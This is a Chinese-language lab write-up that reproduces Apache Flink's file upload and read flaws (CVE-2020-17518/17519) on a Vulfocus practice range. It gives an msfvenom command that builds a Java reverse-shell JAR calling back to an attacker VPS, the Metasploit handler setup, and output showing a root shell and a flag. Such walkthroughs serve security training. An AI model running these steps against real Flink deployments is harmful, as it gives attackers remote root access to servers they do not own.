A25-1ApacheFlink-文件上传


漏洞描述：

Flink 1.5.1引入了REST API，但其实现上存在多处缺陷，导致任意文件读取（CVE-2020-17519）和任意文件写入（CVE-2020-17518）漏洞。 CVE-2020-17518攻击者利用REST API，可以修改HTTP头，将上传的文件写入到本地文件系统上的任意位置（Flink 1.5.1进程能访问到的）。 CVE-2020-17519Apache Flink 1.11.0 允许攻击者通过JobManager进程的REST API读取JobManager本地文件系统上的任何文件（JobManager进程能访问到的）。

影响版本：

```
Apache:Apache Flink: 1.5.1 - 1.11.2
```

网站图片：



网络测绘：


使用vulfocus靶场进行复现

5、利用流程

1、生成恶意payload jar包（这里我们使用MSF渗透模块进行利用）

```
msfvenom -p java/shell_reverse_tcp lhost=vpsIP lport=空闲端口 -f jar >b.jar
```

2、访问靶场环境，将生成的payload文件下载到本地进行上传



3、MSF开启监听，等待shell反弹

```
msfconsole                    #启动msf
```

```
use exploit/multi/handler          #使用漏洞利用模块
```

开启监听

```
set payload java/shell_reverse_tcp

set LHOST x.x.x.x                  #vps地址

set LPORT 6666                     #空闲端口

exploit                            #或者run
```

4、点击submit ,getshell（靶场环境不稳定，试了好几遍）

```
msf6 exploit(multi/handler) > run

[-] Handler failed to bind to [redacted]:6666:-  -
[*] Started reverse TCP handler on 0.0.0.0:6666
[*] Command shell session 3 opened (10.0.24.14:6666 -> 123.58.224.7:54290) at 2023-01-11 11:10:25 +0800

[*] Command shell session 4 opened (10.0.24.14:6666 -> 123.58.224.7:54292) at 2023-01-11 11:10:31 +0800
id
uid=0(root) gid=0(root) groups=0(root)
ls /tmp
blobStore-1cabb0ec-fe69-4942-9a28-1f1e960ed183
blobStore-c070606f-431b-47de-8775-d12a00da549c
executionGraphStore-c23f63c2-9430-4757-9337-a0d588e9c68a
executionGraphStore-ce09b121-de17-47d0-ac06-540502202882
flag-{bmh1cbc823b-bc23-417f-bc3d-c931e56a8322}
flink-web-1c829010-04b3-49ce-b235-7c64ec8435cc
flink-web-547e1b6a-e683-464e-80a1-47e7ba3dfd81
hsperfdata_root
jaas-177558671186772442.conf
jaas-1787728718399343346.conf
[*] 123.58.224.7 - Command shell session 3 closed.
msf6 exploit(multi/handler) >
```